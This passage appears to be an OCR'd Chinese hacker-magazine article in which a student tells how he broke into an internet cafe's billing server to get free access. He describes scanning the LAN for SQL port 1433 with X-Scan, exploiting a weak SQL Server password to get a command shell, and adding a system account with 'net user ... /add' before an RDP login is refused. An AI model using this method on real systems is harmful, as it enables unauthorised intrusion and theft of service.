，以前使用的破解方法基本上就都失效了，偶尔有一两次破解成功也被服务端显示异常，差点被网管抓住。我不得不感慨，万象2008的安全性确实很不错。

五一劳动节，我们学校放了七天假，宿舍里的哥们基本上都走光了，虽然我也很想回家，可无奈离家路途遥远，车费又那么贵，只是呆在学校里也倍感无聊，想上网又囊中羞涩，突然间我很愤怒，买了这么多期的X，学了这么多的技术，我就不信拿不下你这个小小的网吧！好，作战开始！

首先我得揪出网吧的记费主机，众所周之，网吧中记费主机与其他电脑之间的数据交换是通过1433端口进行的，有了

这个思路就好办了，先查看下自己电脑的内网IP地址，如图1。我们这个局域网的IP段是192.168.1.1－192.168.1.255，请出X－Scan，在“待检测端口”中填入1433，如图2，X－Scan的办事效率就是高，不一会儿，就把主机给揪出来了：192.168.1.228。看来小菜我的运气还真不错，居然检测出了一个SQL弱口令，如图3。




图1




图2




图3

我翻箱倒柜终于找出了一个好东西－－SQL Server弱口令利用工具，填写上计费主机的IP地址以及刚才扫描出的弱口令进行连接，果然连接成功了，如图4。

登录成功后我们也就等于同时拿到CMDSHELL了，可以添加系统帐号或是执行系统命令，我就给自己创建了一个用户帐户，命令格式为：“net user 用户名 密码 /add”。由于刚才扫描的时候发现记费主机开了3389端口，也省的我使用种植者开启了。正当我感慨太过于顺利的时候，系统终于提示：“此系统的本地策略不允许您采用交互式登录”，如图5，遇到这种情况我当时就有点不知所措了。




图4




图5




图6




图7

